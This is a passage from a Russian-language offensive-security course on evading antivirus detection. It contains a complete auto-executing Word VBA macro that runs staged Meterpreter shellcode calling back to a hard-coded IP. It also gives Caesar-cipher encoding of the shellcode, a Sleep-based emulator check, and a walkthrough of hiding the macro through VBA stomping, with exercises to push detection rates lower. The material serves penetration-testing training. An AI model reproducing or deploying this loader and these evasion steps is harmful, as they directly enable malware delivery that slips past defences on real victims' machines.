


Рисунок 59: Уровень обнаружения VirtualAllocExNuma с зашифрованным загрузчиком шеллкода

Очень хорошо: наш новый код пометили только четыре антивирусных продукта. Нам удалось успешно обойти большинство антивирусов, поддерживаемых AntiScan.Me, объединив простое шифрование и неэмулируемые API.

Теперь, когда мы добились успеха с C#-загрузчиком шеллкода, можно расширить нашу технику на другие векторы атаки, включая документы Microsoft Office и PowerShell.

### 6.6.2.1 Упражнения

1. Реализуйте обход эвристического обнаружения с помощью `VirtualAllocExNuma`.
2. Используйте Win32 API `FlsAlloc`[25], чтобы создать обход эвристического обнаружения.
3. Поэкспериментируйте и найдите дополнительные API, которые не эмулируются антивирусными продуктами.

## 6.7 Office: обход антивирусов

Мы провели достаточно подробный анализ обхода антивирусного обнаружения в теории и на практике применительно к нашему C#-загрузчику шеллкода. Теперь переключимся на Microsoft Office и попробуем обходить антивирусы при использовании VBA-макросов.

### 6.7.1 Обход антивирусов в VBA

Для начала проверим существующий VBA-загрузчик шеллкода через AntiScan.Me. Полный VBA-макрос для удобства повторен в листинге 240:

```
Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal SecurityAttributes As Long, ByVal
    StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long,
    ByRef ThreadId As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As LongPtr, ByVal dwSize As
    Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource
    As Any, ByVal lLength As Long) As LongPtr

Function mymacro()
    Dim buf As Variant
    Dim addr As LongPtr
    Dim counter As Long
    Dim data As Long
    Dim res As Long

    buf = Array(232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, _
    ...
    49, 57, 50, 46, 49, 54, 56, 46, 49, 55, 54, 46, 49, 52, 50, 0, 187, _
    224, 29, 42, 10, 104, 166, 149, 189, 157, 255, 213, 60, 6, 124, 10, _
    128, 251, 224, 117, 5, 187, 71, 19, 114, 111, 106, 0, 83, 255, 213)

    addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)
    For counter = LBound(buf) To UBound(buf)
        data = buf(counter)
        res = RtlMoveMemory(addr + counter, data, 1)
    Next counter

    res = CreateThread(0, 0, addr, 0, 0, 0)
End Function

Sub Document_Open()
    mymacro
End Sub

Sub AutoOpen()
    mymacro
End Sub
```

Листинг 240 - Полный VBA-скрипт для выполнения поэтапной полезной нагрузки Meterpreter в памяти

Когда мы сохраняем этот код в документе и проверяем его через AntiScan.Me, оказывается, что его обнаруживают семь продуктов:




Рисунок 60: Уровень обнаружения VBA-загрузчика шеллкода

Хотя это лучше, чем результат исходного C#-загрузчика шеллкода, который обнаруживали 11 продуктов, попробуем улучшить показатель, зашифровав шеллкод шифром Цезаря. Для этого нужно зашифровать шеллкод в формате вывода, подходящем для VBA.

Мы повторно используем предыдущий C#-проект для шифрования шеллкода, а затем скопируем зашифрованный результат в VBA-макрос. Для VBA-формата будем использовать десятичные значения вместо шестнадцатеричных, как отмечено в строке 12 листинга ниже. Затем в строке 16 разделим зашифрованный шеллкод на несколько строк, чтобы справиться с ограничениями максимального размера строковых литералов:

```
1   byte[] encoded = new byte[buf.Length];
2   for(int i = 0; i < buf.Length; i++)
3   {
4     encoded[i] = (byte)(((uint)buf[i] + 2) & 0xFF);
5   }
6
7   uint counter = 0;
8
9   StringBuilder hex = new StringBuilder(encoded.Length * 2);
10  foreach(byte b in encoded)
11  {
12    hex.AppendFormat("{0:D}, ", b);
13    counter++;
14    if(counter % 50 == 0)
15    {
```

```
16          hex.AppendFormat("_{0}", Environment.NewLine);
17      }
18  }
19  Console.WriteLine("The payload is: " + hex.ToString());
```

Листинг 241 - Процедура шифрования шифром Цезаря

Сам код шифрования не изменился, а в строке 14 мы вставляем перенос строки для каждых 50 байтов с помощью операции по модулю 50. При выполнении VBA-загрузчика шеллкода также нужно реализовать процедуру расшифровки. К счастью, это ещё проще, чем в C#, как показано в листинге 242:

```
For i = 0 To UBound(buf)
    buf(i) = buf(i) - 2
Next i
```

Листинг 242 - Процедура расшифровки Цезаря в VBA

После вставки зашифрованного шеллкода и процедуры расшифровки уровень обнаружения составляет 7 из 26 продуктов:




Рисунок 61: Уровень обнаружения зашифрованного VBA-загрузчика шеллкода

В этом случае зашифрованный шеллкод не дал существенного снижения. Попробуем улучшить результат, добавив проверку прошедшего времени. Импортируем функцию `Sleep`, чтобы реализовать обнаружение ускоренного времени в нашем зашифрованном VBA-загрузчике шеллкода:

```
Private Declare PtrSafe Function Sleep Lib "KERNEL32" (ByVal mili As Long) As Long
...
Dim t1 As Date
Dim t2 As Date
Dim time As Long

t1 = Now()
Sleep (2000)
t2 = Now()
time = DateDiff("s", t1, t2)

If time < 2 Then
    Exit Function
End If
...
```

Листинг 243 - Использование функции Sleep для обнаружения антивирусного эмулятора

Это прямой перенос с C# на VBA: функция `Now`[26] получает текущие дату и время, представленные объектом `Date`,[27] до и после вызова `Sleep`. Чтобы вычислить количество прошедших секунд, мы используем функцию `DateDiff`,[28] указывая вывод в секундах через строковое выражение в первом аргументе со значением `s`, а затем передаем два записанных объекта `Date`.

Проверка обновлённого документа Microsoft Word через AntiScan.Me неожиданно даёт неизменный уровень обнаружения: 7 из 26. С учётом того, насколько эффективна была техника обхода эвристики в C#, проблема, скорее всего, связана с сигнатурным обнаружением.

Это логично, учитывая популярность документов Microsoft Office среди авторов вредоносного ПО. Из-за широкого использования этого вектора атаки поставщики антивирусов вложили значительное время и усилия в его обнаружение. Чтобы снизить уровень обнаружения, перейдём к недавней технике обхода, специфичной для Microsoft Office.

#### 6.7.1.1 Упражнения

1. Реализуйте шифрование шифром Цезаря и обнаружение прошедшего времени в VBA-макросе.
2. Попытайтесь дополнительно снизить уровень обнаружения, используя другой алгоритм и процедуру шифрования вместе с альтернативными обходами эвристики.

### 6.7.2 Затирание в Microsoft Word

В 2018 году было опубликовано исследование безопасности о том, как VBA-код хранится в макросах Microsoft Word и Excel и как этим можно злоупотреблять.[29] В этом разделе мы исследуем эту тему и используем технику, чтобы снизить уровень обнаружения.

Для начала нужно внимательнее изучить существующий загрузчик шеллкода, а для этого потребуются специальные инструменты. Форматы файлов Microsoft Office, используемые в документах с расширениями `.doc` и `.xls`, опираются на очень старый, частично документированный проприетарный Compound File Binary Format,[30] который может объединять несколько файлов в один файл на диске. С другой стороны, более современные расширения Microsoft Office, такие как `.docm` и `.xlsm`, описывают обновлённый и более открытый формат, не слишком отличающийся от `.zip`.

Документы Word и Excel в современных форматах с поддержкой макросов можно распаковать через 7zip, а затем просмотреть содержимое в шестнадцатеричном редакторе.

Официальных инструментов для разворачивания `.doc` файлов нет, поэтому воспользуемся сторонним приложением FlexHEX,[31] заранее установленным на машине разработки Windows 10. Используем этот инструмент, чтобы изучить последнюю ревизию VBA-загрузчика шеллкода. Сначала откроем FlexHEX и перейдём в File > Open > OLE Compound File..., как показано на рисунке 62.




Рисунок 62: Использование FlexHEX для открытия файла Microsoft Word

В новом окне выбора файла найдём документ Microsoft Word и откроем его. Обратите внимание на окно Navigation в левом нижнем углу. Если раскрыть папки Macro и VBA, получим вид, показанный на рисунке 63.




Рисунок 63: Использование FlexHEX для открытия файла Microsoft Word

Этот вид показывает все встроенные файлы и папки, включенные в документ. Любое содержимое, связанное с VBA-макросами, находится в папке Macros, выделенной выше.

Для документов Microsoft Word или Excel в новых форматах с поддержкой макросов вся информация, связанная с макросами, хранится в файле `vbaProject.bin` внутри zip-архива.

Первый файл, который стоит изучить, - PROJECT; он содержит информацию о проекте. Графический VBA-редактор также определяет, какие макросы показывать, по содержимому этого файла. Если щёлкнуть этот файл в окне Navigator, содержимое отобразится в левом верхнем окне. Как выделено на рисунке 64, бинарное содержимое включает ASCII-строку Module=NewMacros, которую графический редактор использует для привязки отображаемых макросов.




Рисунок 64: Связь макроса VBA-редактора - Module=NewMacros

Если убрать эту ссылку в редакторе, можно скрыть наш макрос внутри графического редактора Office VBA. Чтобы удалить ссылку в графическом редакторе, достаточно убрать строку, заменив её нулевыми байтами. Для этого выделим ASCII-строку и перейдём в Edit > Insert Zero Block, что откроет новое окно (рисунок 65). Изменение можно сохранить нажатием OK.




Рисунок 65: Удаление связи макроса в редакторе

После сохранения нулевых байтов закроем FlexHEX, чтобы файл был заново сжат. На рисунке 66 слева показан вид из редактора Office VBA до редактирования, а справа - результат после изменения.




Рисунок 66: Макрос отсутствует в редакторе VBA

Это помогает предотвратить ручное обнаружение, но AntiScan.Me сообщает, что уровень обнаружения не снизился, поскольку макрос всё ещё существует и по-прежнему будет выполняться. Однако если бы нам удалось каким-то образом удалить макрос, но при этом сохранить его выполнение, уровень обнаружения мог бы заметно снизиться.

Чтобы понять, как такой маловероятный сценарий возможен, нужно глубже разобраться в реализации VBA-кода. Ключевая концепция здесь - `PerformanceCache`,[32] структура, присутствующая и в `_VBA_PROJECT`, и в `NewMacros`, как снова показано на рисунке 67.




Рисунок 67: VBA_PROJECT и NewMacros

Изучение документации показывает, что это кэшированная и скомпилированная версия текстового VBA-кода, известная как P-code. P-code - это скомпилированная версия текстового VBA-кода для конкретной версии Microsoft Office и VBA, на которой он был создан.

Иными словами, если документ Microsoft Word открывается на другом компьютере с той же версией и редакцией Microsoft Word, выполняется кэшированный предварительно скомпилированный P-code, и VBA-интерпретатору не нужно заново переводить текстовый VBA-код. С помощью FlexHEX можно посмотреть P-code внутри файла NewMacros, как показано на рисунке 68.




Рисунок 68: P-code в документе Microsoft Word

В правой панели видны имена Win32 API внутри скомпилированного P-code, а остальная часть кода находится в чистом бинарном формате. Если документ открыть в другой версии или редакции Microsoft Word, P-code игнорируется, а вместо него используется текстовая версия VBA. Она также находится внутри NewMacros в переменной `CompressedSourceCode`.[33]

Прокрутив NewMacros ближе к нижней части, мы найдём частично сжатую версию исходного VBA-кода, как показано на рисунке 69.




Рисунок 69: Исходный VBA-код в Microsoft Word

Даже в частично сжатом виде мы замечаем импорты Win32 API в выделенной части рисунка 69 после оператора `Attribute VB_Name = "New Macros"`. Если прокрутить ещё ниже, далее идёт оставшаяся часть VBA-кода.

Что касается кэшированного P-code, нужно понять, как Microsoft Word определяет версию и редакцию, в которой был создан конкретный документ. Подсказка находится в начале файла `_VBA_PROJECT`, как показано на рисунке 70:

